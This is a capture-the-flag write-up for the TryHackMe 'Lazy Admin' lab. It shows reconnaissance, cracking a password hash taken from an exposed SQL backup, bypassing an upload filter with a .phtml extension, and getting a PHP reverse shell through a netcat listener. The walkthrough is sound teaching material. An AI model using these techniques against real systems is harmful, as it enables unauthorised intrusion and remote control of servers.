


# LAZY ADMIN

Link to machine : <https://tryhackme.com/room/lazyadmin>

## SCANNING


I performed an **nmap** aggressive scan to find open ports and the services running on the target.




```
# nmap -A -p- 10.10.185.38 --min-rate 10000 -oN lazyadmin.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 06:50 EST
Nmap scan report for 10.10.185.38
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0) at /var/www/html/index.html
| ssh-hostkey:
|_ 2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|_ 256 2f:d7:c4:ac:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_ 256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http  Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

## FOOTHOLD

The **nmap** scan revealed an http server, so I accessed the web page using my browser.



I then looked for hidden directories using **ffuf**.



Welcome to SweetRice - Thank you for installing SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster please go to Dashboard -> General -> Website setting


If you are the webmaster, please go to Dashboard -> General and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)


Powered by Basic CMS ORG SweetRice

Since the `/contact` directory had some content, I looked for other directories inside it.

I discovered a login panel and a couple of directory lists.



This folder seemed to have the backend codes.




Welcome to SweetRice - Tha x Welcome to SweetRice! - Do x Index of /content/inc x Index of /content/\_themes x Index of /content/js x Index of /content/attachment x + 10.21.17.140 7:03 Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

## Index of /content/inc

Name	Last modified	Size	Description
Parent Directory	-		
<a href="#">404.php</a>	2016-09-19 17:55	1.9K	
<a href="#">alert.php</a>	2016-09-19 17:55	2.1K	
<a href="#">cache/</a>	2019-11-29 12:30	-	
<a href="#">close_tip.php</a>	2016-09-19 17:55	2.4K	
<a href="#">db.php</a>	2019-11-29 12:30	165	
<a href="#">do_ads.php</a>	2016-09-19 17:55	782	
<a href="#">do_attachment.php</a>	2016-09-19 17:55	640	
<a href="#">do_category.php</a>	2016-09-19 17:55	2.8K	
<a href="#">do_comment.php</a>	2016-09-19 17:55	3.0K	
<a href="#">do_entry.php</a>	2016-09-19 17:55	2.6K	
<a href="#">do_home.php</a>	2016-09-19 17:55	1.8K	
<a href="#">do_lang.php</a>	2016-09-19 17:55	387	
<a href="#">do_rssfeed.php</a>	2016-09-19 17:55	1.5K	
<a href="#">do_sitemap.php</a>	2016-09-19 17:55	4.5K	
<a href="#">do_tags.php</a>	2016-09-19 17:55	2.7K	
<a href="#">do_theme.php</a>	2016-09-19 17:55	452	
<a href="#">error_report.php</a>	2016-09-19 17:55	2.5K	
<a href="#">font/</a>	2016-09-19 17:57	-	
<a href="#">function.php</a>	2016-09-19 17:55	89K	
<a href="#">htaccess.txt</a>	2016-09-19 17:55	137	
<a href="#">init.php</a>	2016-09-19 17:55	3.9K	
<a href="#">install.lock.php</a>	2019-11-29 12:30	45	
<a href="#">lang/</a>	2016-09-19 17:57	-	
<a href="#">lastest.txt</a>	2016-09-19 17:55	5	
<a href="#">mysql_backup/</a>	2019-11-29 12:30	-	
<a href="#">rssfeed.php</a>	2016-09-19 17:55	1.6K	
<a href="#">rssfeed_category.php</a>	2016-09-19 17:55	1.7K	
<a href="#">rssfeed_entry.php</a>	2016-09-19 17:55	2.1K	
<a href="#">sitemap_xml.php</a>	2016-09-19 17:55	2.1K	

It contained the service version.




Welcome to SweetRice - Tha x Welcome to SweetRice! - Do x 10.10.185.38/content/inc/lastest x Index of /content/\_themes/di x Index of /content/js x + 10.21.17.140 7:05 Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

1.5.1

There was a folder called `mysql_backup` which could be of interest.



Welcome to SweetRice - Tha x Welcome to SweetRice! - Do x Index of /content/inc x Index of /content/\_themes/di x Index of /content/js x + sweetrice 1.5.1 exploits x 120% 10.21.17.140 7:05 Private browsing

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec neo4j

<a href="#">do_comment.php</a>	2016-09-19 17:55	3.0K
<a href="#">do_entry.php</a>	2016-09-19 17:55	2.6K
<a href="#">do_home.php</a>	2016-09-19 17:55	1.8K
<a href="#">do_lang.php</a>	2016-09-19 17:55	387
<a href="#">do_rssfeed.php</a>	2016-09-19 17:55	1.5K
<a href="#">do_sitemap.php</a>	2016-09-19 17:55	4.5K
<a href="#">do_tags.php</a>	2016-09-19 17:55	2.7K
<a href="#">do_theme.php</a>	2016-09-19 17:55	452
<a href="#">error_report.php</a>	2016-09-19 17:55	2.5K
<a href="#">font/</a>	2016-09-19 17:57	-
<a href="#">function.php</a>	2016-09-19 17:55	89K
<a href="#">htaccess.txt</a>	2016-09-19 17:55	137
<a href="#">init.php</a>	2016-09-19 17:55	3.9K
<a href="#">install.lock.php</a>	2019-11-29 12:30	45
<a href="#">lang/</a>	2016-09-19 17:57	-
<a href="#">lastest.txt</a>	2016-09-19 17:55	5
<a href="#">mysql_backup/</a>	2019-11-29 12:30	-
<a href="#">rssfeed.php</a>	2016-09-19 17:55	1.6K
<a href="#">rssfeed_category.php</a>	2016-09-19 17:55	1.7K
<a href="#">rssfeed_entry.php</a>	2016-09-19 17:55	2.1K
<a href="#">sitemap_xml.php</a>	2016-09-19 17:55	2.1K

Apache/2.4.18 (Ubuntu) Server at 10.10.185.38 Port 80

The folder contained an `sql` file. I downloaded it on my system and extracted the contents to find a set of credentials.

A screenshot of a Firefox browser window. The address bar shows the URL: 10.10.185.38/content/inc/mysql\_backup/. The page title is "Index of /content/inc/mysql\_backup". On the right, a download dialog box is open for a file named "mysql\_backup\_20191129023059-1.5.1.sql". The file size is 4.7 KB and it was completed. Below the download box, there is a link to "Show all downloads".

## Index of /content/inc/mysql\_backup

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-		
<a href="#">mysql_bakup_20191129023059-1.5.1.sql</a>	2019-11-29 12:30	4.7K	


Apache/2.4.18 (Ubuntu) Server at 10.10.185.38 Port 80

A terminal window titled "root@kali: ~/thm/lazyadmin". The command entered is "# cat mysql\_bakup\_20191129023059-1.5.1.sql | grep pass". The output shows a large block of SQL code, specifically the "INSERT INTO `-%\_options` VALUES('1','global\_setting','a:17:{s:4:\"name\";s:25:\"Lazy Admin#039;s Website\";s:6:\"author\";s:10:\"Lazy Admin\";s:5:\"title\";s:0:\"\";s:8:\"Keywords\";s:11:\"\";s:11:\"Description\";s:5:\"\";s:7:\"manager\";s:6:\"password\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\\";s:5:\"close\";i:1;s:9:\"close\_tip\";s:45:\\"cp>Welcome to SweetRice - Thank you for installing SweetRice as your website management system.\

I was able to crack the hash using **crackstation**.

A screenshot of a browser window showing the CrackStation website. The URL is https://crackstation.net. The page title is "CrackStation - Online Password Cracker". The main content area is titled "Free Password Hash Cracker". It has a text input field for pasting hashes, a reCAPTCHA checkbox, and a "Crack Hashes" button. Below the input field, it says "Enter up to 20 non-salted hashes, one per line:". A green box contains the cracked hash: "42f749ade7f9e195bf475f37a44cafcb". The results table shows the hash type as "md5" and the result as "Password123". A note at the bottom says "Color Codes: Green Exact match, Yellow Partial match, Red Not found." At the bottom, there is a link to "Download CrackStation's Wordlist".

I then logged in using the credentials.



The dashboard contained the version of the CMS that was being used. So I used for exploits available using **searchsploit**.

Path
php/webapps/40698.py
php/webapps/40716.py
php/webapps/40718.txt
php/webapps/40692.html
php/webapps/40700.html

There seemed to be a file upload vulnerability, so I downloaded **pentest monkey's** php reverse shell code.

```

root@kali:~/thm/lazyadmin
File Actions Edit View Help
root@kali:~/thm/lazyadmin x root@kali:~/thm/lazyadmin x root@kali:~/thm/lazyadmin x root@kali:~/thm/lazyadmin x
└─(root㉿kali)-[~/thm/lazyadmin]
# wget "https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php"
--2025-03-04 10:06:24-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php          100%[=====]  5.36K --.-KB/s   in 0s


2025-03-04 10:06:24 (54.5 MB/s) - 'php-reverse-shell.php' saved [5491/5491]

└─(root㉿kali)-[~/thm/lazyadmin]
# mv php-reverse-shell.php revshell.php


```

The *media center* had a file upload functionality, so I tried uploading the **php** file.

However, due to security reasons, I wasn't able to upload it on the target. I then tried using an alternate extension like **.phtml**.




```
# mv revshell.php revshell.phtml
```




The screenshot shows a web-based media management interface. On the left, a sidebar menu includes options like Dashboard, Post, Comment, Attachment, Setting, Permalinks, Plugin list, Ads, Track, Links, Sitemap, Theme, and Media Center (which is currently selected). The main area displays a table of files under the 'Media Center' tab. The table has columns for Name, File Type, Date, and Admin. It lists one item: 'revshell.phtml' (application/octet-streams) uploaded on Mar 04 2025 07:13 by 'root@kali'. Below the table, there are buttons for Bulk Delete, Page Limit, New Directory, Upload (Browse...), Extract zip archive? (unchecked), and Done.

I was able to bypass the security measure using an alternate extension. Next I started a **netcat** listener and executed the payload to get a reverse shell.




```
# rlwrap nc -lvp 80
listening on [any] 80 ...
10.10.59.221: inverse host lookup failed: Unknown host
connect to [10.21.17.140] from (UNKNOWN) [10.10.59.221] 46182
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
17:13:52 up 16 min, 0 users, load average: 0.00, 0.08, 0.14
